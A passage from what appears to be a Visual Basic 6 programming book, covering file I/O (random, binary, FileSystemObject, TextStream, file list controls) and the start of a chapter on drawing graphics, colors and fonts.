Private Sub Command2_Click()
   Dim intLoopIndex As Integer

   Open "c:\records.dat" For Random As #1 Len = Len(ReadData(1))

   For intLoopIndex = 1 To LOF(1) / Len(ReadData(1))
...
   Next intLoopIndex
...
```

Then we close the file and display the **Name** and **Number** fields of the first (and only) record in two new text boxes, **Text3** and **Text4**:

```
Private Sub Command2_Click()
   Dim intLoopIndex As Integer

   Open "c:\records.dat" For Random As #1 Len = Len(ReadData(1))

   For intLoopIndex = 1 To LOF(1) / Len(ReadData(1))
       Get #1, , ReadData(intLoopIndex)
   Next intLoopIndex

   Close #1

   Text3.Text = ReadData(1).Name
   Text4.Text = ReadData(1).Number

   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

When you run this program, as shown in Figure 17.7, the user can enter data into the two text boxes at left, click the Write To File button to write the data to a record in a file, then click the Read From File button to read the data back in and display that text in the two text boxes at right.




Figure 17.7 Writing and reading records to and from a random access file.

You can see the result in Figure 17.7. Now we're reading records from random access files in Visual Basic.

The code for this example is located in the filerecord folder on this book's accompanying CD-ROM.

Reading From Binary Files

How do you read raw data from files that have been opened in **Binary** format with the **Open** statement? You usually use **Get** to read data from a binary file (although you can use **Input #** as well—see the previous topic on reading from sequential files):

```
Get [#] filenumber, [recnumber], varname
```

Here, *filenumber* is the number of a file to read from, *recnumber* is the number of the record to read for random files and the byte at which to start reading for binary files, and *varname* is the name of the variable that will hold the read-in data.

Let's see an example. In this case, we first write some binary data—such as a floating point number—to a file, and then we'll read it back in. Here, we let the user enter a **Double** value in a text box, which we read in when the user clicks a command button, **Command1**:

```
Private Sub Command1_Click()
   Dim varOutput As Double
   varOutput = Val(Text1.Text)
...
```

Then we write that number out to a binary file, binary.dat (making it a binary file by opening it in **Binary** mode):

```
Private Sub Command1_Click()
   Dim varOutput As Double
   varOutput = Val(Text1.Text)

   On Error GoTo FileError
   Open "c:\binary.dat" For Binary As #1
   Put #1, , varOutput
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

Now it's up to us to read that number back in as binary data when the user clicks a new button, **Command2** . We start by opening the file again:

```
Private Sub Command2_Click()

   On Error GoTo FileError
```

```
   Open "c:\binary.dat" For Binary As #1
...
FileError:
   MsgBox "File Error!"
End Sub
```

Next, we use **Get** to read in the number and store it in a new variable, **varInput**:

```
Private Sub Command2_Click()
   Dim varInput As Double

   On Error GoTo FileError
   Open "c:\binary.dat" For Binary As #1
   Get #1, , varInput
...
FileError:
   MsgBox "File Error!"

End Sub
```

Finally, we display the newly read-in variable in a text box, **Text2**, and close the file:

```
Private Sub Command2_Click()
   Dim varInput As Double

   On Error GoTo FileError
   Open "c:\binary.dat" For Binary As #1
   Get #1, , varInput
   Text2.Text = Str(varInput)
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"

End Sub
```

The result appears in Figure 17.8, where we write the number 3.1415 out to disk in the file binary.dat and then read it in again. Now we're working with binary files in Visual Basic.

Figure 17.8 Writing and reading binary data.

The code for this example is located in the filebinary folder on this book's accompanying CD-ROM.

Accessing Any Record In A Random Access File

When you've set up a file to hold records (by creating it in **Random** mode with the **Open** statement and passing the length of the records you want to open), you can use **Get** to access any record in the file by record number:

```
Get #1, recordnumber, variablename
```

In this case, we're reading record number *recordnumber* from file 1 and placing the data read into a variable named *variablename* . In the same way, you can write any record with **Put**:

```
Put #1, recordnumber, variablename
```

Using **Get** and **Put** in this way, you can read and write any record in the file.

TIP: Besides **Get** and **Put**, you can use the **Seek** function to set the position at which a record will next be read or written in a file—called the read/write position—and the **LOC** function to determine the current read/write position.

Closing A File

How do you close a file in Visual Basic? It's simple—you just use the **Close** statement:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
   Print #1, Text1.Text
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

Closing a file writes all its data out to disk.

TIP: If you want to close all files your application has open, just use the **Close** statement without any arguments.

Saving Files From Rich Text Boxes

You can use the **SaveFile()** method to save the text in a rich text box to disk, and doing that is really easy—you just use **SaveFile()** this way:

```
RichTextBox.SaveFile( pathname, [filetype])
```

You can save text as plain or RTF text; the settings for *filetype* are as follows:

- **rtfRTF—** 0 (the default); the rich text box control saves its contents as an RTF file.
- **rtfText—** 1; the rich text box control saves its contents as a text file.

Here's an example where we display some text in a rich text box:

```
Private Sub Form_Load()
   RichTextBox1.Text = "This is the text in the file."
End Sub
```

Next, we save that text to a file this way:

```
Private Sub Command1_Click()
   RichTextBox1.SaveFile ("c:\data.txt")
End Sub
```

And that's all it takes—now we've written RTF to a file. For more information on rich text boxes, see Chapter 6.

TIP: Many word processors, like Microsoft Word, support RTF files, so you can now write text formatted files that such word processors can read in and use.

Opening Files In Rich Text Boxes

You can write files to disk from a rich text box with **SaveFile()** ; how can you read files back in? You use **LoadFile()** . Like **SaveFile()**, **LoadFile()** is very easy to use:

```
RichTextBox.LoadFile  pathname, [filetype]
```

And you can load in plain text or RTF text files; the settings for *filetype* are as follows:

- **rtfRTF—** 0 (the default); the rich text box control saves its contents as an RTF file.
- **rtfText—** 1; the rich text box control saves its contents as a text file.

Here's an example where we load in the file we wrote in the last topic on saving files, data.txt:

```
Private Sub Command1_Click()
   RichTextBox1.LoadFile "c:\data.txt"
End Sub
```

That's all there is to it—it's that easy to load in files. For more information on rich text boxes, see Chapter 6.

Saving Files From Picture Boxes

Can you save the images in picture boxes to disk files? Yes, you can, using **SavePicture** . Here's how that statement works:

```
SavePicture  picture, stringexpression
```

Here's what the arguments in that statement mean:

- *picture*—Picture or image control from which the graphics file is to be created
- *stringexpression*—File name of the graphics file to save

Note that **SavePicture** only saves images in BMP, WMF, and ICO formats (depending on the file type the image came from originally); if the image came from a GIF or JPEG file, it's saved in BMP format. Graphics in an **Image** property are always saved as bitmap (BMP) files no matter what their original

format.

Here's an example where we save the image from **Picture1** to a file, \image.bmp, when the user clicks a button:

```
Private Sub Command1_Click()
   SavePicture Picture1.Picture, "c:\image.bmp"
End Sub
```

Opening Files In Picture Boxes

How do you open image files in a picture box? You use the **Picture** property. A picture box is very versatile and can display images from bitmap (.bmp), icon (.ico), metafile (.wmf), JPEG (.jpg), or GIF (.gif) files—just load the file's name into the **Picture** property.

You can use **LoadPicture()** to load in a picture like this, where we load in an image when the user clicks a command button:

```
Private Sub Command1_Click()
   Picture1.Picture = LoadPicture("c:\vbbb\picturesandimages\image.bmp")
End Sub
```

Using The Drive List Box Control

Usually you use the Common Dialogs File Open and File Save As to get file names and file paths from the user, but sometimes that just won't do. For example, you have a program where you want to let the user select files but don't want to use dialog boxes. In that and similar cases, you can use the Visual Basic file controls: the drive list box, the directory list box, and the file list box. These controls are intrinsic to Visual Basic (that is, they appear in the toolbox when you start Visual Basic).

The Drive List Box Control tool appears as the seventh tool down on the right in the Visual Basic toolbox in Figure 17.9. Use this tool to draw a drive list box in a form, as shown at upper left in Figure 17.10.




Figure 17.9 The Drive List Box Control tool.




Figure 17.10 A program with a drive list box.

You get the currently selected drive in a drive list box by using its **Drive** property, and when the user changes the drive in that control, a **Change** event is generated. Here's an example—when the user selects a new drive, we pass that new drive on to a directory list box, **Dir1**, using that drive as the new root directory in **Dir1**:

```
Sub Drive1_Change()
   Dir1.Path = Drive1.Drive
End Sub
```

Using The Directory List Box Control

The directory list box control displays directories as a hierarchical set of folders. This control is one of the file controls that are intrinsic to Visual Basic; its tool appears as the eighth tool down on the left in Figure 17.11.




Figure 17.11 The Directory List Box Control tool.

To add a directory list box to a form, just use its tool in the toolbox. We've added a directory list box to the program in Figure 17.10 (see earlier), at lower left.

The important property of the directory list box is the **Path** property, which holds the path of the current directory. When the user changes the current path, a **Change** event is generated. For example, when the user makes a change in a directory list box, **Dir1**, we can pass the new path to a file list box, **File1**, this way in the **Change** event handler:

```
Sub Dir1_Change()
   File1.Path = Dir1.Path
End Sub
```

Using The File List Box Control

The file list box control lets you display the files in a directory as a list of names. This control's tool appears as the eighth tool down on the right in Figure 17.12. To add this control to a form, just draw it as you want it with its tool in the toolbox.




Figure 17.12 The File List Box Control tool.

The important properties of the file list box are the **Path** and **FileName** properties. Let's see an example using the drive, directory, and file list boxes. When the user selects a file and clicks a button labeled Display File, or double-clicks the file's name in the file list box, we'll display the contents of the selected file in a text box.

We start by adding the controls we'll need: a drive list box, **Drive1**; a directory list box, **Dir1**; a file list box, **File1**; a command button, **Command1**, which is labeled Display File; and a text box with its **MultiLine** property set to True and its **Scrollbars** property set to **Both** (if the file you are displaying is too long for a text box, use a rich text box).

When the user changes the drive, we pass that new drive to the directory list box as the new directory in **Drive1_Change()**:

```
Sub Drive1_Change()
   Dir1.Path = Drive1.Drive
End Sub
```

When the user changes the directory, we pass that new path to the file list box in **Dir1_Change()**:

```
Sub Dir1_Change()
   File1.Path = Dir1.Path
End Sub
```

When the user clicks the button, we want to display the contents of the selected file in the text box, and we'll do that in the command button's **Click** event handler, **Command1_Click()**. We'll also call the button's **Click** event handler to let the user open a file by double-clicking it in the file control:

```
Sub File1_DblClick()
   Command1_Click
End Sub
```

When the user wants to open a file, we put together the file's name and path this way:

```
Sub Command1_Click()
   Dim FileName As String
   On Error GoTo FileError
   If (Right$(Dir1.Path, 1) = "\") Then
       FileName = File1.Path & File1.FileName
   Else
       FileName = File1.Path & "\" & File1.FileName
   End If
...
```

Then we simply open the file and display it in the text box, **Text1**:

```
Sub Command1_Click()
   Dim FileName As String
   On Error GoTo FileError
   If (Right$(Dir1.Path, 1) = "\") Then
       FileName = File1.Path & File1.FileName
   Else
       FileName = File1.Path & "\" & File1.FileName
   End If

   Open FileName For Input As #1
   Text1.Text = Input$(LOF(1), #1)
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

That's it—when you run the program, the user can use the file controls to open a file, as shown in Figure 17.13. Now we're using the Visual Basic file controls.




Figure 17.13 Displaying a file using the Visual Basic file controls.

The code for this example is located in the filecontrols folder on this book's accompanying CD-ROM.

Creating And Deleting Directories

You can create a new directory with the **MkDir** statement and remove a directory with the **RmDir** statement. For example, here's how we create a new directory, C:\data, using **MkDir** when the user clicks a command button, **Command1** (if the directory already exists, Visual Basic generates an error):

```
Private Sub Command1_Click()
   MkDir "c:\data"
End Sub
```

Here's another example. We remove the same directory using **RmDir** when the user clicks another command button, **Command2**:

```
Private Sub Command2_Click()
   RmDir "c:\data"
End Sub
```

Changing Directories

To change the default directory (that is, the directory where Visual Basic will look for the files you want to work with if you don't specify a path), use **ChDir** . Here's an example where we change the default directory to C:\windows using **ChDir** when the user clicks a command button, **Command1**:

```
Private Sub Command1_Click()
   ChDir "c:\windows"
End Sub
```

Copying A File

You can copy files using the Visual Basic FileSystemObject. This object provides you with access to the computer's file system and has methods like **CopyFile** to copy a file:

```
FileSystemObject.CopyFile  source, destination [,  overwrite]
```

Here, *source* is the source file name (including path), *destination* is the destination file name (also including path), and *overwrite* is a Boolean that, if True, means you want to overwrite the destination file if it already exists. You can use wildcards (in other words, the asterisk [*]).

CopyFile solves a tedious problem for the programmer—if all you want to do is copy a file, why should you have to write all the code specifically to do that? You don't, using **CopyFile** . Here's an example where we copy a file, file.txt, to file2.txt. Notice that we must first create a FileSystemObject:

```
Private Sub Command1_Click()
   Dim FileSystemObject As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   FileSystemObject.CopyFile "c:\file.txt", "c:\file2.txt"
End Sub
```

You can also do the same thing with the Visual Basic FileObject, where we use **GetFile** to get a FileObject object and then use the FileObject's **Copy** method:

```
Private Sub Command1_Click()
   Dim FileSystemObject, FileObject As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set FileObject = FileSystemObject.GetFile("c:\file.txt")
   FileObject.Copy "c:\file2.txt"
End Sub
```

Moving A File

The Visual Basic FileSystemObject lets you move a file from one directory to another using its **MoveFile** method. This method takes only two arguments, the source and destination paths. Here's an example where we move a file, file.txt, from the C: to the D: drive; note that we must first create a FileSystemObject:

```
Private Sub Command1_Click()
   Dim FileSystemObject As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   FileSystemObject.MoveFile "c:\file.txt", "d:\file.txt"
End Sub
```

You can also do the same thing with the Visual Basic FileObject, where we use **GetFile** to get a FileObject and then use the FileObject's **Move** method:

```
Private Sub Command1_Click()
```

```
   Dim FileSystemObject, FileObject As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set FileObject = FileSystemObject.GetFile("c:\file.txt")
   FileObject.Move "d:\file.txt"
End Sub
```

Deleting A File

The Visual Basic FileSystemObject lets you delete a file using its **DeleteFile** method:

```
FileSystemObject.DeleteFile   filespec [, force]
```

Here, *filespec* is the file you want to delete, and *force* is a Boolean that, if True, means you want to delete read-only files as well. Let's see an example. Here, we delete a file, file.txt, from the C: drive; note that we must first create a FileSystemObject:

```
Private Sub Command1_Click()
   Dim FileSystemObject As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   FileSystemObject.DeleteFile "c:\file.txt"
End Sub
```

You can also do the same thing with the Visual Basic FileObject, where we use **GetFile** to get a FileObject and then use the FileObject's **Delete** method:

```
Private Sub Command1_Click()
   Dim FileSystemObject, FileObject As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set FileObject = FileSystemObject.GetFile("c:\file.txt")
   FileObject.Delete
End Sub
```

When Was A File Created? Last Modified? Last Accessed?

You can use Visual Basic FileObject to determine when a file was created, last modified, and last accessed. The properties that are important here are **DateCreated**, **DateLastModified**, and **DateLastAccessed**.

Let's see an example. Here, we use a multiline (that is, **MultiLine** = **True**) text box, **Text1**, to display when a file, file.dat, was created, last modified, and last accessed. First, we get a FileObect for that file:

```
Private Sub Command1_Click()
   Dim FileSystemObject, FileObject As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set FileObject = FileSystemObject.GetFile("c:\file.dat")
...
```

The we display the file's created, last modified, and last accessed dates in the text box:

```
Private Sub Command1_Click()
   Dim FileSystemObject, FileObject As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set FileObject = FileSystemObject.GetFile("c:\file.dat")
   Text1.Text = "c:\file.dat:" & vbCrLf & "was created " & _
       FileObject.DateCreated & vbCrLf & "was last modified: " & _
       FileObject.DateLastModified & vbCrLf & "was last accessed: " & _
       FileObject.DateLastAccessed & vbCrLf
End Sub
```

The result of this code appears in Figure 17.14. Using the FileObject, you can find out quite a bit of information about a file.

Figure 17.14 Displaying a file's creation, last modified, and last accessed dates.

Creating A TextStream

You can use TextStream objects to work with text files in Visual Basic. We'll see how to work with TextStream objects in the next few topics in this chapter. For example, you create a text stream with the **CreateTextFile** method:

```
FileSystemObject.CreateTextFile(  filename[, overwrite[,  unicode]])
```

Here's what the arguments we pass to **CreateTextFile** mean:

- *filename*—String which identifies the file to create.
- *overwrite*—Boolean value that indicates if an existing file can be overwritten. The value is True if the file can be overwritten; False if it can't be overwritten. If omitted, existing files are not overwritten.
- *unicode*—Boolean value that indicates whether the file is created as a Unicode or an ASCII file. The value is True if the file is created as a Unicode file; False if it's created as an ASCII file. If omitted, an ASCII file is assumed.

Here's an example where we create a TextStream object corresponding to a file named file.txt:

```
Private Sub Command1_Click()
   Dim FileSystemObject, TextStream As Object

   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set TextStream = FileSystemObject.CreateTextFile("c:\file.txt", True)
End Sub
```

Now that we've created a TextStream, we can write to it, as we'll see later in this chapter.

Opening A TextStream

To open a TextStream, you use the FileSystemObject's **OpenTextFile** method:

```
FileSystemObject.OpenTextFile( filename[, iomode[, create[, format]]])
```

Here are what the arguments to **OpenTextFile** mean:

- *filename*—The file to open.
- *iomode*—Indicates input/output mode. Can be one of two constants, either **ForReading** or **ForAppending**.
- *create*—Boolean value that indicates whether a new file can be created if the specified file doesn't exist. The value is True if a new file is created; False if it isn't created. The default is False.
- *format*—One of three values used to indicate the format of the opened file. If omitted, the file is opened as ASCII.

Here's an example where we open a TextStream object corresponding to a file named file.txt:

```
Private Sub Command2_Click()
   Dim FileSystemObject, TextStream As Object

   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set TextStream = FileSystemObject.OpenTextFile("c:\file.txt")
End Sub
```

After you've opened a TextStream object, you can read from it, as we'll see later in this chapter.

Writing To A TextStream

To write to a TextStream object, you use one of these methods:

```
Write( string)
WriteLine([ string])
```

Here's an example where we create a file named file.txt and write a string, "Here is some text!" to that file. First, we create a new TextStream:

```
Private Sub Command1_Click()
   Dim FileSystemObject, TextStream As Object

   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set TextStream = FileSystemObject.CreateTextFile("c:\file.txt", True)
...
```

Then we write our line of text to the file and close that file:

```
Private Sub Command1_Click()
   Dim FileSystemObject, TextStream As Object

   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set TextStream = FileSystemObject.CreateTextFile("c:\file.txt", True)
   TextStream.WriteLine ("Here is some text!")
   TextStream.Close
End Sub
```

Reading From A TextStream

To read from a TextStream object, you use one of these methods; note that the **Read** method lets you specify how many characters to read:

```
Read( numbercharacters)
ReadAll
ReadLine
```

Each of these methods returns the text read. Let's see an example. In this case, we'll open a file, file.txt, and read one line from it, displaying that line in a text box. First, we create a TextStream object for that file:

```
Private Sub Command1_Click()
   Dim FileSystemObject, TextStream As Object

   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set TextStream = FileSystemObject.OpenTextFile("c:\file.txt")
...
```

Next, we use the **ReadLine** method to read a line from the file and display it in a text box, **Text1**, and close the TextStream:

```
Private Sub Command1_Click()
   Dim FileSystemObject, TextStream As Object

   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set TextStream = FileSystemObject.OpenTextFile("c:\file.txt")

   Text1.Text = TextStream.ReadLine
   TextStream.Close
End Sub
```

Closing A TextStream

When you're finished working with a TextStream object, you close it using the **Close** method. In the following example, we write to a file, file.txt, using a TextStream object and then close that TextStream (and therefore the file) using **Close** (this method takes no arguments):

```
Private Sub Command1_Click()
   Dim FileSystemObject, TextStream As Object
   Set FileSystemObject = CreateObject("Scripting.FileSystemObject")
   Set TextStream = FileSystemObject.CreateTextFile("c:\file.txt", True)

   TextStream.WriteLine ("Here is some text!")
   TextStream.Close
End Sub
```

Chapter 18
Working With Graphics

If you need an immediate solution to:

Redrawing Graphics In Windows: **AutoRedraw** And **Paint**
Clearing The Drawing Area
Setting Colors
Drawing Text
Working With Fonts
Drawing Lines
Drawing Boxes
Drawing Circles
Drawing Ellipses
Drawing Arcs
Drawing Freehand With The Mouse
Filling Figures With Color
Filling Figures With Patterns
Setting Figure Drawing Style And Drawing Width
Drawing Points
Setting The Drawing Mode
Setting Drawing Scales
Using The Screen Object
Resizing Graphics When The Window Is Resized
Copying Pictures To And Pasting Pictures From The Clipboard
Printing Graphics
Layering Graphics With The **AutoRedraw** And **ClipControls** Properties

In Depth

This chapter is on one of the most popular topics in Visual Basic—graphics. Here, we'll cover drawing graphics in Visual Basic. (We won't, however, deal with handling bitmapped images until the next chapter.)

There's a great deal of graphics power in Visual Basic, and we'll see that power in this chapter. Here are some of the topics we'll cover:

- Drawing figures (boxes, circles, and so on)
- Filling figures with color
- Filling figures with patterns

- Setting the drawing mode (for example, XOR drawing)
- Setting the drawing width
- Setting the drawing style
- Using fonts
- Using the Screen object
- Using the Clipboard with graphics
- Printing graphics
- Resizing graphics
- Layering graphics

We've see some of these techniques before when we worked with picture boxes, but we'll expand that coverage in this chapter. And as a bonus, we'll see how to work with the structured graphics control that comes with the Internet Explorer, putting that control to work in Visual Basic.

Graphics Methods Vs. Graphics Controls

There are two principal ways of drawing graphics in Visual Basic: using graphics methods, such as the ones we'll see in this chapter, and using graphics controls (like the line and shape controls). Graphics methods work well in situations where using graphical controls requires too much work. For example, creating gridlines on a graph would require an array of line controls but only a small amount of code using the **Line** method. In addition, when you want an effect to appear temporarily, you can write a couple of lines of code for this temporary effect instead of using another control. Also, graphics methods offer some visual effects that are not available in the graphical controls. For example, you can only create arcs or paint individual pixels using the graphics methods.

All in all, the graphics methods we'll use in this chapter are usually preferred by programmers when they want to create graphics at runtime, and the graphics controls are preferred to create design elements at design time.

About Visual Basic Coordinates

Because we'll be drawing figures in forms and controls like picture boxes, we should know how measurements and coordinates are set up in those objects. Visual Basic coordinate systems have the origin (0, 0) at upper left and are specified as (x, y), where x is horizontal and y is vertical (note that y is positive in the *downwards* direction). When we draw graphics in Visual Basic, we'll be using this coordinate system.

WARNING! Bear in mind that the origin is at upper left (for forms, that's the upper left of the form's client area—the part that excludes borders, menu bars, and so on); that fact more than any other is responsible for confusing Visual Basic programmers when they start working with graphics.

The default unit of measurement in Visual Basic is twips (or 1/1440s of an inch). That unit was originally chosen to be small enough to be device-independent, but if you don't like working with twips, you can change to other measurement units like millimeters, inches, and so on, as we'll see in this chapter. You can also define your own measurement units, as we'll also see.

That's it for the overview of graphics. It's time to turn to our Immediate Solutions to start digging into the graphics power that Visual Basic has to offer.

Immediate Solutions

Redrawing Graphics In Windows: AutoRedraw And Paint

The Testing Department is on the phone. Did you test out your new program, *SuperDuperGraphicsPro*, in Windows? Of course, you say—why? Well, they say, when your program's window is uncovered, it doesn't redraw its displayed graphics automatically. Can you fix that?

One of Visual Basic's most popular aspects is that you can make a form or control redraw itself as needed by setting its **AutoRedraw** property to True. What really happens is that Visual Basic keeps an internal copy of your window's display and refreshes the screen from that copy as needed. This solves one of the biggest headaches of Windows programming in a neat way.

TIP: You must also set a form's **AutoRedraw** property to True to make a form display graphics when you draw those graphics in the form's **Load** event handler. Note that **AutoRedraw** is set to False in forms by default.

However, setting **AutoRedraw** to True can use a lot of system resources, notably memory, and you might not want to do so in all cases. If not, you can use the **Paint** event to redraw your graphics, because this event occurs every time a form or control like a picture box is drawn or redrawn. (Note that if you set **AutoRedraw** to False, you are responsible for handling refreshes of your program's appearance yourself.)

Here's an example. In this case, we draw a circle inscribed in the smaller dimension (width or height) of a form when the form is drawn:

```
Private Sub Form_Paint()
    Form1.Circle (ScaleWidth / 2, ScaleHeight / 2), _
        Switch(ScaleWidth >= ScaleHeight, ScaleHeight / 2, _
        ScaleWidth < ScaleHeight, ScaleWidth / 2)
End Sub
```

The result appears in Figure 18.1.




Figure 18.1 Drawing a circle using the Paint event.

Clearing The Drawing Area

One of the first things to learn about drawing graphics is how to clear the drawing area. You do that with the **Cls** method, which redraws the form or control in the current **BackColor**. Here's an example where we clear a picture box, **Picture1**, when the user clicks that picture box:

```
Private Sub Picture1_Click()
    Picture1.Cls
End Sub
```

Setting Colors

Here are some commonly used properties you can specify colors for and what they mean:

- **BackColor**—The background color of the control or form.
- **ForeColor**—The drawing color used to draw figures and text.
- **BorderColor**—The color of the border.
- **FillColor**—The color you want the figure filled in with.

To set color properties like these in Visual Basic, you need to know how to set colors in general. There are four ways to do that:

- Using the **RGB** function
- Using the **QBColor** function to choose one of 16 Microsoft QuickBasic colors
- Using one of the intrinsic Visual Basic color constants
- Entering a color value directly

We'll use the **RGB** function most often to specify colors. This function takes three colors values, 0 to 255, to specify the red, green, and blue values in the color you want like this: **RGB(*RRR*, *GGG*, *BBB*)**, where ***RRR***, ***GGG***, and ***BBB*** are the red, green, and blue color values, respectively.

Here are some examples showing how to use this function and the color created:

```
RGB(255, 0, 0)      'Red
RGB(0, 255, 0)      'Green
RGB(0, 0, 255)      'Blue
RGB(0, 0, 0)        'Black
RGB(255, 255, 255)  'White
RGB(128, 128, 128)  'Gray
```

The **QBColor** function returns one of these colors when you pass it the matching numbers, 0 to 15:

- Black—0
- Blue—1
- Green—2
- Cyan—3
- Red—4
- Magenta—5
- Yellow—6
- White—7
- Gray—8
- Light blue—9
- Light green—10
- Light cyan—11
- Light red—12

- Light magenta—13
- Light yellow—14
- Light white—15

You can also use one of the built-in Visual Basic color constants, like **vbRed**, to specify a color. The standard Visual Basic color constants appear in Table 18.1. If you dig hard enough, you can even find the colors Visual Basic uses for system objects; these values appear in Table 18.2.

Table 18.1 Visual Basic color constants.

Constant	Value	Description
vbBlack	&H0	Black
vbRed	&HFF	Red
vbGreen	&HFF00	Green
vbYellow	&HFFFF	Yellow
vbBlue	&HFF0000	Blue
vbMagenta	&HFF00FF	Magenta
vbCyan	&HFFFF00	Cyan
vbWhite	&HFFFFFF	White

Table 18.2 System color constants.

Constant	Value	Description
vbScrollBars	&H80000000	Scroll bar color
vbDesktop	&H80000001	Desktop color
vbActiveTitleBar	&H80000002	Color of the title bar for the active window
vbInactiveTitleBar	&H80000003	Color of the title bar for the inactive window
vbMenuBar	&H80000004	Menu background color
vbWindowBackground	&H80000005	Window background color
vbWindowFrame	&H80000006	Window frame color
vbMenuText	&H80000007	Color of text on menus
vbWindowText	&H80000008	Color of text in windows
vbTitleBarText	&H80000009	Color of text in caption, size box, and scroll arrow
vbActiveBorder	&H8000000A	Border color of active window
vbInactiveBorder	&H8000000B	Border color of inactive window
vbApplicationWorkspace	&H8000000C	Background color of multiple document interface (MDI) applications

vbHighlight	&H8000000D	Background color of items selected in a control
vbHighlightText	&H8000000E	Text color of items selected in a control
vbButtonFace	&H8000000F	Color of shading on the face of command buttons
vbButtonShadow	&H80000010	Color of shading on the edge of command buttons
vbGrayText	&H80000011	Grayed (disabled) text
vbButtonText	&H80000012	Text color on push buttons
vbInactiveCaptionText	&H80000013	Color of text in an inactive caption
vb3DHighlight	&H80000014	Highlight color for 3D display elements
vb3DDKShadow	&H80000015	Darkest shadow color for 3D display elements
vb3DLight	&H80000016	Second lightest of the 3D colors after **vb3Dhighlight**
vb3DFace	&H8000000F	Color of text face
vb3Dshadow	&H80000010	Color of text shadow
vbInfoText	&H80000017	Color of text in tool tips

You can also specify colors as 4-byte integers directly, if you want to. The range for full RGB color is 0 to 16,777,215 (&HFFFFFF&).The high byte of a number in this range equals 0. The lower 3 bytes, from least to most significant byte, determine the amount of red, green, and blue. The red, green, and blue components are each represented by a number between 0 and 255 (&HFF). This means that you can specify a color as a hexadecimal number like this: **&HBBGGRR&**.

Drawing Text

You can display text in forms and picture boxes with the **Print** method:

```
[object.]Print [  outputlist] [{ ; | , }]
```

The upper-left corner of the text you print appears at the location (**CurrentX**, **CurrentY**) (**CurrentX** and **CurrentY** are properties of forms or picture boxes). If you want to print multiple items on different lines, separate them with commas. If you want to print multiple items on the same line, separate them with semicolons.

Let's see an example. Here, we draw text starting at the center of both a form and a picture box, **Picture1** (note that to draw graphics from the **Form Load** event, you must set the form and picture box's **AutoRedraw** property to True):

```
Private Sub Form_Load()
    CurrentX = ScaleWidth / 2
    CurrentY = ScaleHeight / 2
    Print "Hello from Visual Basic"

Picture1.CurrentX = Picture1.ScaleWidth / 2
    Picture1.CurrentY = Picture1.ScaleHeight / 2
    Picture1.Print "Hello from Visual Basic"
End Sub
```

The result of the preceding code appears in Figure 18.2. Now we're printing text in forms and picture boxes (we'll print on the printer later in this chapter).




Figure 18.2 Drawing text in a form and picture box.

TIP: You can format text when you print it to forms, picture boxes, or the Printer object by determining its width and height, and you do that with the **TextWidth** and **TextHeight** methods.

Working With Fonts

You have a lot of formatting options when working with text. In particular, you can use these font properties in forms and picture boxes:

- **FontBold**
- **FontItalic**
- **FontName**
- **FontSize**
- **FontStrikeThru**

- **FontTransparent**
- **FontUnderline**

For example, we set the font in a form to bold and the font size to 12 in a picture box this way (note that to draw graphics from the **Form Load** event, you must set the form and picture box's **AutoRedraw** property to True):

```
Private Sub Form_Load()
    CurrentX = ScaleWidth / 2
    CurrentY = ScaleHeight / 2
    FontBold = True
    Print "Hello from Visual Basic"

    Picture1.CurrentX = Picture1.ScaleWidth / 2
    Picture1.CurrentY = Picture1.ScaleHeight / 2
    Picture1.FontSize = 12
    Picture1.Print "Hello from Visual Basic"
End Sub
```

The result of this code appears in Figure 18.3.

Figure 18.3 Setting font properties in Visual Basic.

The Font Object

You can also create a Font object that holds all the properties of a font; here are the Font object's properties (note that whereas the font property is **FontStrikeThru**, the Font object property is **StrikeThrough**, not **StrikeThru**):

- **Bold**
- **Italic**
- **Name**
- **Size**
- **StrikeThrough**
- **Underline**
- **Weight**

To create a Font object, you dimension it as a new object of type **StdFont**. For example, here's how we install 24-point Arial as the font in a text box, using a Font object:

```
Private Sub Command1_Click()
    Dim Font1 As New StdFont
    Font1.Size = 24
```

```
    Font1.Name = "Arial"
    Set Text1.Font = Font1
End Sub
```

Which Fonts Are Available?

You can also determine which fonts are available for either screen or printer by checking the **Fonts** property of the Visual Basic Printer and Screen objects. This property holds an array (0-based) of the available font's names (note that this collection is *not* a collection of Font objects).

Here's an example. To see all the fonts available on your display using Visual Basic, you can loop over all fonts in the Screen object—the total number of fonts is stored in the **FontCount** property—and display the font names in message boxes this way (note that this code may display a lot of message boxes):

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer

    For intLoopIndex = 0 To Screen.FontCount
        MsgBox Screen.Fonts(intLoopIndex)
    Next intLoopIndex
End Sub
```

TIP: You can format text when you print it to forms, picture boxes, or the Printer object by determining its width and height, and you do that with the **TextWidth** and **TextHeight** methods.

Drawing Lines

You draw lines in forms and picture boxes with the **Line** method:

```
object.Line [Step] (  x1, y1) [Step] (  x2, y2), [color], [B][F]
```

Here are the arguments you pass to **Line**:

- **Step**—Keyword specifying that the starting point coordinates are relative to the current graphics position given by the **CurrentX** and **CurrentY** properties.
